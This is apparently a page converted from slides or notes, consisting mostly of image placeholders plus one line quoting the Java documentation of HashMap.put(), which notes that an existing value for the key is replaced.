
HashMap.put(): Associates the specified value with the specified key in this map. If the map previously contained a mapping for the key, *the old value is replaced*.




























